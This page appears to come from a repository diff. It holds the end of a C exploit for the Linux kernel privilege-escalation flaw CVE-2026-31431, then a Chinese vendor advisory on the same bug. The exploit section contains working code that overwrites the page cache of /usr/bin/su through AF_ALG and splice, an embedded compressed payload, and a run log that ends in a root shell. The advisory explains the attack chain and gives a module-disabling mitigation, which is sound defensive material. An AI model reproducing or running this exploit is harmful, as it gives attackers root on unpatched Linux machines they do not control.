CMSG_FIRSTHDR(&msg); cmsg->cmsg_level = SOL_ALG; cmsg->cmsg_type = ALG_SET_KEY; cmsg->cmsg_len = CMSG_LEN(4); ((int*)CMSG_DATA(cmsg))[0] = 3; // 阶段 2: 注入偏移量 (Type 2, 20 bytes) cmsg = CMSG_NXTHDR(&msg, cmsg);if (cmsg) { cmsg->cmsg_level = SOL_ALG; cmsg->cmsg_type = ALG_SET_KEY; cmsg->cmsg_len = CMSG_LEN(20); CMSG_DATA(cmsg)[0] = 0x10; ((int*)CMSG_DATA(cmsg))[0] = 2; }// 阶段 3: 锁定路径 (Type 4) cmsg = CMSG_NXTHDR(&msg, cmsg);if (cmsg) { cmsg->cmsg_level = SOL_ALG; cmsg->cmsg_type = ALG_SET_KEY; cmsg->cmsg_len = CMSG_LEN(4); CMSG_DATA(cmsg)[0] = 0x08; ((int*)CMSG_DATA(cmsg))[0] = 4; } sendmsg(encrypted_stream, &msg, 0);// Splice 零拷贝原语实现覆写int pipefd[2];if (pipe(pipefd) == 0) {// 将 su 文件内容拉入管道 my_splice(su_file_fd, NULL, pipefd[1], NULL, payload_offset + 4, SPLICE_F_MOVE);// 将管道内容推入加密流,由于状态机被劫持,此处会覆写 Page Cache my_splice(pipefd[0], NULL, encrypted_stream, NULL, payload_offset + 4, SPLICE_F_MOVE); close(pipefd[0]); close(pipefd[1]); }// 修复点:不再使用大长度 recv,避免栈溢出char dummy[64]; recv(encrypted_stream, dummy, sizeof(dummy), MSG_DONTWAIT); close(encrypted_stream); close(alg_socket);}intmain() {constchar* su_path = "/usr/bin/su";int fd = open(su_path, O_RDONLY);if (fd < 0) { perror("[-] Failed to open su");return1; }printf("[*] CVE-2026-31431 Advanced Exploit starting...\n");printf("[*] Targeted: Ubuntu 22.04 (Kernel 5.15+)\n");constchar* payload_hex = "78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3";size_t compressed_len;unsignedchar* compressed = hex_to_bytes(payload_hex, &compressed_len); uLongf payload_len = 4096; // 增加解压缓冲区unsignedchar* payload = malloc(payload_len);if (uncompress(payload, &payload_len, compressed, compressed_len) != Z_OK) {fprintf(stderr, "[-] Decompression failed\n");return1; }free(compressed);printf("[*] Triggering Page Cache corruption (len: %lu)...\n", payload_len);for (size_t offset = 0; offset < payload_len; offset += 4) { trigger_exploit(fd, offset, payload + offset); }free(payloaLine truncated
|
||||
```
|
||||
|
||||
编译测试:
|
||||
```
|
||||
ubuntu@ubuntu:~/Downloads/CVE-2026-31431-Advanced-Exploit$ cc exp.c -l zubuntu@ubuntu:~/Downloads/CVE-2026-31431-Advanced-Exploit$ ./a.out [*] CVE-2026-31431 Advanced Exploit starting...[*] Targeted: Ubuntu 22.04 (Kernel 5.15+)[*] Triggering Page Cache corruption (len: 160)...[+] Exploit finished. Attempting to get root shell...root@ubuntu:/home/ubuntu/Downloads/CVE-2026-31431-Advanced-Exploit#
|
||||
```
|
||||
|
||||
希望本篇分析能为您的漏洞研究提供有价值的参考。
|
||||
|
||||
|
||||
@@ -0,0 +1,78 @@
|
||||
# 烽火狼烟丨Linux Kernel “Copy Fail” 提权漏洞 (CVE-2026-31431) 分析与安全声明
|
||||
盛邦安全WebRAY 2026-04-30 12:45
|
||||
|
||||
近日,安全研究团队Xint Code公开披露了Linux内核高危本地提权漏洞 CVE-2026-31431(又称“Copy Fail”漏洞)。该漏洞影响范围广泛,攻击者可在本地低权限环境下直接获取 root 权限。盛邦安全烽火台实验室第一时间跟进分析,并联合公司内部产品线及太行实验室完成全面排查,确认**盛邦安全旗下所有产品均不受此漏洞影响。**
|
||||
现将漏洞机制、影响范围与安全建议同步如下。
|
||||
|
||||
|
||||
|
||||
**一、漏洞概述**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
C
|
||||
VE-2026-31431 存在于 Linux 内核的 AF_ALG 子系统中,具体位于 algif_aead.c 模块,是一个典型的逻辑缺陷漏洞。自 2017 年(Linux 内核 4.14)引入相关优化起,几乎所有主流 Linux 发行版均受影响,包括 Ubuntu 24.04 LTS、RHEL 8/9/10、Amazon Linux 2023、SUSE 16 等。
|
||||
|
||||
|
||||
**攻击链简要分析:**
|
||||
|
||||
|
||||
1、攻击者使用 splice() 系统调用将受保护文件(如 /usr/bin/su)的内容送入 AF_ALG 套接字。
|
||||
|
||||
2、内核在处理 AEAD 解密时为优化性能,将源与目标 Scatterlist 设为相同,并直接链接了原始文件的页缓存(Page Cache)。
|
||||
|
||||
3、authencesn 算法在向缓冲区末尾写入 4 字节序列号时,因上述逻辑错误,导致这 4 字节直接写入原本为只读的文件缓存页。
|
||||
|
||||
4、攻击者借此篡改内存中的可执行文件缓存,注入恶意代码,最终在执行该文件时提权至 root。
|
||||
|
||||
|
||||
该漏洞CVSS 评分 7.8,利用复杂度低,且已有公开 PoC,需要重点关注。
|
||||
|
||||
|
||||
|
||||
**二、盛邦安全自有产品排查结论**
|
||||
|
||||
|
||||
该漏洞利用需攻击者上传并执行恶意文件或触发特定系统调用。经排查,**我司全系产品基于自主研发的NGRayOS操作系统,仅允许受限的Rayshell环境,从根本上禁止执行任意二进制文件**
|
||||
;RayWAF、RayIDP等防护类产品内置安全检测,阻断恶意文件;RayScan、RayBox等检测产品限制文件上传并具备完整性校验;RaySpace、RayGate等网空地图类产品不提供文件上传入口。**不受影响的根本原因在于盛邦安全产品在软件架构层面贯彻的最小权限设计与模块级零信任安全模型。**
|
||||
从执行环境、文件处理流水线到底层系统接口,均采用默认拒绝、逐层校验的纵深防御原则,使得类似 CVE-2026-31431 所依赖的攻击原语在盛邦安全的软件栈中无法组合生效。
|
||||
|
||||
|
||||
|
||||
**三、安全建议**
|
||||
|
||||
|
||||
如果您正在使用受影响的 Linux 发行版,建议尽快采取以下措施:
|
||||
|
||||
|
||||
- **更新内核**
|
||||
|
||||
升级至已修复版本:Linux 6.18.22、6.19.12、7.0+ 或各发行版官方发布的最新安全内核。
|
||||
|
||||
- **临时缓解**
|
||||
|
||||
若无法立即重启,可执行以下命令卸载相应内核模块以阻断攻击路径:
|
||||
|
||||
|
||||
```
|
||||
bash
|
||||
echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif.conf
|
||||
rmmod algif_aead 2>/dev/null
|
||||
```
|
||||
|
||||
|
||||
注意:该操作会禁用 AF_ALG 的 AEAD 功能,可能影响部分依赖此接口的用户态加密程序,通用服务器影响较低。
|
||||
|
||||
|
||||
|
||||
**四、结语**
|
||||
|
||||
|
||||
作为深耕网络安全领域的企业,盛邦安全始终将产品自身的安全基因放在首位,我们将持续关注该漏洞动态,及时同步相关信息。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user